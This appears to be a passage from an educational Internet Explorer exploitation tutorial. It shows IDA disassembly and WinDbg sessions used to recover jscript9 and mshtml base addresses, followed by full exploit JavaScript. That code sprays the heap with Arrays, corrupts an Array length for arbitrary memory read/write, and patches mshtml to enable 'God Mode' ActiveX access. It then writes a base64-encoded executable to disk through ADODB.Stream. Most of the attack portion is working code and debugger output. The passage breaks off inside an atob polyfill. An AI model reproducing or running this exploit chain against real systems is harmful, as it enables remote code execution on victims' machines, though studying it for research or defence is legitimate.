
It's clear that jscript9!HostDispatch::CallInvokeEx knows the address of the function MSHTML!CBase::PrivateInvokeEx and if we're lucky, this address is reachable from the object HostDispatch (remember that we know the address of an object of this very type).

Let's examine jscript9!HostDispatch::CallInvokeEx in IDA. Load jscript9 in IDA and then press Ctrl+P to locate CallInvokeEx. Now you can click on any instruction to see its offset relative to the current function. We want to locate the instruction at offset 0xae of CallInvokeEx:




It looks like the address of MSHTML!CBase::PrivateInvokeEx is at the address eax+20h.

As we did with the UAF bugs, we'll try to determine where the address of MSHTML!CBase::PrivateInvokeEx comes from:



; Attributes: bp-based frame
; __int32 __thiscall HostDispatch::CallInvokeEx(HostDispatch *this, __int32, unsigned __int16, struct tagDISPPARAMS *, struct tagVARIANT *, struct tagEXCEPINFO *)
?CallInvokeEx@HostDispatch@@AAEJJGPAUtagDISPPARAMS@@PAUtagVARIANT@@PAUtagEXCEPINFO@@@Z proc near
var_2C= dword ptr -2Ch
var_28= dword ptr -28h
var_24= byte ptr -24h
var_20= dword ptr -20h
var_1C= dword ptr -1Ch
var_18= dword ptr -18h
var_14= dword ptr -14h
var_10= dword ptr -10h
var_4= dword ptr -4
arg_0= dword ptr 8
arg_4= word ptr 0Ch
arg_8= dword ptr 10h
arg_C= dword ptr 14h
arg_10= dword ptr 18h
push 20h
mov eax, offset sub_10236A3C
call __EH_prolog3_0
mov edi, ecx
mov [ebp+var_20], edi
mov eax, [edi+4]
and [ebp+var_14], 0
mov eax, [eax+4]
mov ebx, [eax+214h]
lea eax, [ebp+var_14]
push eax ; struct HostVariant **
mov [ebp+var_1C], ebx
call ?GetHostVariantWrapper@HostDispatch@@AAEJPAPAVHostVariant@@@Z ; HostDispatch::GetHostVariantWrapper(HostVariant * *)
test eax, eax
js loc_1008191A
this
For now we have:
X = var_14
obj_ptr = [X+10h]
We need to examine
GetHostVariantWrapper
mov eax, [ebp+var_14]
and [ebp+var_10], 0
and [ebp+var_18], 0
mov esi, [eax+10h]
mov [ebp+var_18], ebp
mov eax, [ebp+var_18]
mov ecx, ebx
push eax
mov [ebp+var_2C], ebx
mov [ebp+var_28], eax
call ??$LeaveScriptStart@$00$00@ScriptContext@Js@@QAE_NPAX@Z ; Js::ScriptContext::LeaveScriptStart<1,1>(void *)
mov [ebp+var_24], al
and [ebp+var_4], 0
lea eax, [ebp+var_10]
mov ecx, [edi+10h] ; this
push eax ; struct DispatchExCaller **
call ?GetDispatchExCaller@ScriptSite@@QAEJPAPAVDispatchExCaller@@@Z ; ScriptSite::GetDispatchExCaller(DispatchExCaller * *)
mov ebx, eax
test ebx, ebx
js short loc_100818FF
mov eax, [edi+10h]
push esi
mov eax, [eax+4]
mov eax, [eax+224h]
mov [ebp+var_14], eax
mov eax, [esi]
call dword ptr [eax+4]
mov eax, [ebp+var_1C]
mov ebx, dword ptr [ebp+arg_4]
cmp dword ptr [eax+48Ch], 4
jge loc_10081C5A
loc_100818D1:
mov edi, [ebp+var_10]
push edi
push [ebp+arg_10]
push [ebp+arg_C]
push [ebp+arg_8]
loc_100818DE:
mov eax, [esi]
push ebx
push [ebp+var_14]
push [ebp+arg_0]
push esi
call dword ptr [eax+20h]
mov ebx, eax
In all probability,
ESI = ptr to object
EAX = ptr to vftable
loc_100818ED:
mov eax, [esi]
push esi
call dword ptr [eax+8]
mov ecx, [ebp+var_20]
push edi ; struct DispatchExCaller *
mov ecx, [ecx+10h] ; this
call ?ReleaseDispatchExCaller@ScriptSite@@QAEXPAVDispatchExCaller@@@Z ; ScriptSite::ReleaseDispatchExCaller(DispatchExCaller *)
loc_100818FF:
or [ebp+var_4], 0FFFFFFFFh
cmp [ebp+var_24], 0
jz short loc_10081918
mov eax, [ebp+var_1C]
push ecx
mov ecx, [eax+248h]
call ??$LeaveScriptEnd@$00@ThreadContext@@QAEXPAX@Z ; ThreadContext::LeaveScriptEnd<1>(void *)
loc_10081918:
mov eax, ebx
loc_1008191A:
call __EH_epilog3
retn 14h
?CallInvokeEx@HostDispatch@@AAEJJGPAUtagDISPPARAMS@@PAUtagVARIANT@@PAUtagEXCEPINFO@@@Z endp



By merging the schemata, we get the following:

```
X = [this+0ch]
var_14 = [X+8]
X = var_14
obj_ptr = [X+10h]
```

More simply:

```
X = [this+0ch]
X = [X+8]
obj_ptr = [X+10h]
```

Let's see if we're right. Let's reload the html page in IE and examine the div element again:

```
0:022> dd 5360f20
05360f20  6cc55480 05354280 00000000 0536cfb0
05360f30  0419adb0 0536af74 0536afa4 00000000
05360f40  6cc5898c 00000001 00000009 00000000
05360f50  00525428 00000000 00000000 00000000
05360f60  05360f81 00000000 00000000 00000000
05360f70  00000000 00000000 00000000 00000000
05360f80  05360fa1 00000000 00000000 00000000
05360f90  00000000 00000000 00000000 00000000
0:022> ln 6cc55480
(6cc55480)   jscript9!HostDispatch::`vftable'   |  (6cc555d8)   jscript9!Js::ConcatStringN<4>::`vftable'
Exact matches:
    jscript9!HostDispatch::`vftable' = <no type information>
0:022> dd poi(5360f20+c)
0536cfb0  6cc52d44 00000001 05360f00 00000000
0536cfc0  6cc52d44 00000001 05360f40 00000000
0536cfd0  0536cfe1 00000000 00000000 00000000
0536cfe0  0536cff1 00000000 00000000 00000000
0536cff0  0536cf71 00000000 00000000 00000000
0536d000  6cc54534 0535d8c0 00000000 00000005
0536d010  00004001 047f0010 053578c0 00000000
0536d020  00000001 05338760 00000000 00000000
0:022> ln 6cc52d44
(6cc52d44)   jscript9!DummyVTableObject::`vftable'   |  (6cc52d50)   jscript9!Projection::ArrayObjectInstance::`vftable'
Exact matches:
    jscript9!Projection::UnknownEventHandlingThis::`vftable' = <no type information>
    jscript9!Js::FunctionInfo::`vftable' = <no type information>
    jscript9!Projection::UnknownThis::`vftable' = <no type information>
    jscript9!Projection::NamespaceThis::`vftable' = <no type information>
    jscript9!Js::WinRTFunctionInfo::`vftable' = <no type information>
    jscript9!RefCountedHostVariant::`vftable' = <no type information>
    jscript9!DummyVTableObject::`vftable' = <no type information>
```

```
    jscript9!Js::FunctionProxy::`vftable' = <no type information>
0:022> dd poi(poi(5360f20+c)+8)
05360f00  6cc5898c 00000005 00000009 00000000
05360f10  00565d88 00000000 00000000 00000000
05360f20  6cc55480 05354280 00000000 0536cfb0
05360f30  0419adb0 0536af74 0536afa4 00000000
05360f40  6cc5898c 00000001 00000009 00000000
05360f50  00525428 00000000 00000000 00000000
05360f60  05360f81 00000000 00000000 00000000
05360f70  00000000 00000000 00000000 00000000
0:022> ln 6cc5898c
(6cc5898c)   jscript9!HostVariant::`vftable'   |  (6cc589b5)   jscript9!Js::CustomExternalObject::SetProperty
Exact matches:
    jscript9!HostVariant::`vftable' = <no type information>
0:022> dd poi(poi(poi(5360f20+c)+8)+10)
00565d88  6f03eb04 00000001 00000000 00000008
00565d98  00000000 05360f08 00000000 00000000
00565da8  00000022 02000400 00000000 00000000
00565db8  07d47798 07d47798 5c0cccc8 88000000
00565dc8  003a0043 0057005c 006e0069 006f0064
00565dd8  00730077 0073005c 00730079 00650074
00565de8  0033006d 005c0032 00580053 002e0053
00565df8  004c0044 0000004c 5c0cccb0 88000000
0:022> ln 6f03eb04
(6f03eb04)   MSHTML!CDivElement::`vftable'   |  (6ede7f24)   MSHTML!s_propdescCDivElementnofocusrect
Exact matches:
    MSHTML!CDivElement::`vftable' = <no type information>
```

Bingo! Our problems are solved! Now let's compute the RVA of the vftable just found:

```
0:005> ? 6f03eb04-mshtml
Evaluate expression: 3861252 = 003aeb04
```

We also need to compute the RVA for jscript9!HostDispatch::`vftable':

```
0:005> ? 6cc55480-jscript9
Evaluate expression: 21632 = 00005480
```


Now change the code as follows:

JavaScript

```
// Here's the beginning of the element div:
//      +----- jscript9!HostDispatch::`vftable' = jscript9 + 0x5480
//      v
//  6cc55480 05354280 00000000 0536cfb0
//
// To find the vftable MSHTML!CDivElement::`vftable', we must follow a chain of pointers:
//   X = [div_elem+0ch]
//   X = [X+8]
//   obj_ptr = [X+10h]
//   vftptr = [obj_ptr]
// where vftptr = vftable MSHTML!CDivElement::`vftable' = mshtml + 0x3aeb04.
var addr = get_addr(document.createElement("div"));
jscript9 = read(addr) - 0x5480;
mshtml = read(read(read(read(addr + 0xc) + 8) + 0x10)) - 0x3aeb04;
alert(jscript9.toString(16));
alert(mshtml.toString(16));
return;
```

Try it out: is should work just fine!

Now remove the two alerts and the return. Mmm… the calculator doesn't appear, so there must be something wrong (again!). To see what's wrong, we can rely on the Developer Tools. It seems that when the Developer Tools are enabled our *God Mode* doesn't work. Just authorize the execution of the ActiveXObject and you should see the following error:



Luckily, the problem is quite simple: atob isn't available in IE 9. I found a polyfill for atob here:

https://github.com/Modernizr/Modernizr/wiki/HTML5-Cross-Browser-Polyfills#base64-windowatob-and-windowbtoa

Here's the modified code:

XHTML

```
<html xmlns:v="urn:schemas-microsoft-com:vml">
<head id="haed">
<title>IE Case Study - STEP1</title>
<style>
        v\:*{Behavior: url(#default#VML)}
</style>
<meta http-equiv="X-UA-Compatible" content="IE=EmulateIE9" />
<script language="javascript">
  window.onload = function() {
    CollectGarbage();
    var header_size = 0x20;
    var array_len = (0x10000 - header_size)/4;
```

```
var a = new Array();
for (var i = 0; i < 0x1000; ++i) {
  a[i] = new Array(array_len);
  a[i][0] = 0;
}

magic_addr = 0xc000000;

//           /------- allocation header -------\ /--------- buffer header ---------\
// 0c000000: 00000000 0000fff0 00000000 00000000 00000000 00000001 00003ff8 00000000
//                                                        array_len buf_len

alert("Modify the \"Buffer length\" field of the Array at 0x" + magic_addr.toString(16));

// Locate the modified Array.
var idx = -1;
for (var i = 0; i < 0x1000 - 1; ++i) {
  // We try to modify the first element of the next Array.
  a[i][array_len + header_size/4] = 1;

  // If we successfully modified the first element of the next Array, then a[i]
  // is the Array whose length we modified.
  if (a[i+1][0] == 1) {
    idx = i;
    break;
  }
}

if (idx == -1) {
  alert("Can't find the modified Array");
  return;
}

// Modify the second Array for reading/writing everywhere.
a[idx][array_len + 0x14/4] = 0x3fffffff;
a[idx][array_len + 0x18/4] = 0x3fffffff;
a[idx+1].length = 0x3fffffff;
var base_addr = magic_addr + 0x10000 + header_size;

// Very Important:
//    The numbers in Array are signed int32. Numbers greater than 0x7fffffff are
//    converted to 64-bit floating point.
//    This means that we can't, for instance, write
//        a[idx+1][index] = 0xc1a0c1a0;
//    The number 0xc1a0c1a0 is too big to fit in a signed int32.
//    We'll need to represent 0xc1a0c1a0 as a negative integer:
//        a[idx+1][index] = -(0x100000000 - 0xc1a0c1a0);

function int2uint(x) {
  return (x < 0) ? 0x100000000 + x : x;
}

function uint2int(x) {
  return (x >= 0x80000000) ? x - 0x100000000 : x;
}
```

```
// The value returned will be in [0, 0xffffffff].
function read(addr) {
  var delta = addr - base_addr;
  var val;
  if (delta >= 0)
    val = a[idx+1][delta/4];
  else
    // In 2-complement arithmetic,
    //   -x/4 = (2^32 - x)/4
    val = a[idx+1][(0x100000000 + delta)/4];

  return int2uint(val);
}

// val must be in [0, 0xffffffff].
function write(addr, val) {
  val = uint2int(val);

  var delta = addr - base_addr;
  if (delta >= 0)
    a[idx+1][delta/4] = val;
  else
    // In 2-complement arithmetic,
    //   -x/4 = (2^32 - x)/4
    a[idx+1][(0x100000000 + delta)/4] = val;
}

function get_addr(obj) {
  a[idx+2][0] = obj;
  return read(base_addr + 0x10000);
}

// Here's the beginning of the element div:
//      +----- jscript9!HostDispatch::`vftable' = jscript9 + 0x5480
//      v
//  6cc55480 05354280 00000000 0536cfb0
//
// To find the vftable MSHTML!CDivElement::`vftable', we must follow a chain of pointers:
//   X = [div_elem+0ch]
//   X = [X+8]
//   obj_ptr = [X+10h]
//   vftptr = [obj_ptr]
// where vftptr = vftable MSHTML!CDivElement::`vftable' = mshtml + 0x3aeb04.
var addr = get_addr(document.createElement("div"));
jscript9 = read(addr) - 0x5480;
mshtml = read(read(read(read(addr + 0xc) + 8) + 0x10)) - 0x3aeb04;

var old1 = read(mshtml+0xebcd98+0x10);
var old2 = read(mshtml+0xebcd98+0x14);

function GodModeOn() {
  write(mshtml+0xebcd98+0x10, jscript9+0x155e19);
  write(mshtml+0xebcd98+0x14, jscript9+0x155d7d);
}
```

```
function GodModeOff() {
  write(mshtml+0xebcd98+0x10, old1);
  write(mshtml+0xebcd98+0x14, old2);
}

// content of exe file encoded in base64.
runcalc = 'TVqQAAMAAAAEAAAA//8AALgAAAAAA <snipped> AAAAAAAAAAAAAAAAAAAAAAAAAAAAA';
function createExe(fname, data) {
  GodModeOn();
  var tStream = new ActiveXObject("ADODB.Stream");
  var bStream = new ActiveXObject("ADODB.Stream");
  GodModeOff();

  tStream.Type = 2;       // text
  bStream.Type = 1;       // binary
  tStream.Open();
  bStream.Open();
  tStream.WriteText(data);
  tStream.Position = 2;       // skips the first 2 bytes in the tStream (what are they?)
  tStream.CopyTo(bStream);

  var bStream_addr = get_addr(bStream);
  var string_addr = read(read(bStream_addr + 0x50) + 0x44);
  write(string_addr, 0x003a0043);       // 'C:'
  write(string_addr + 4, 0x0000005c);   // '\'
  try {
    bStream.SaveToFile(fname, 2);     // 2 = overwrites file if it already exists
  }
  catch(err) {
    return 0;
  }

  tStream.Close();
  bStream.Close();
  return 1;
}

// decoder
// [https://gist.github.com/1020396] by [https://github.com/atk]
function atob(input) {
  var chars = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=';
  var str = String(input).replace(/=+$/, '');
  if (str.length % 4 == 1) {
    throw new InvalidCharacterError("'atob' failed: The string to be decoded is not correctly encoded.");
  }
  for (
    // initialize result and counters
    var bc = 0, bs, buffer, idx = 0, output = '';
    // get next character
    buffer = str.charAt(idx++);
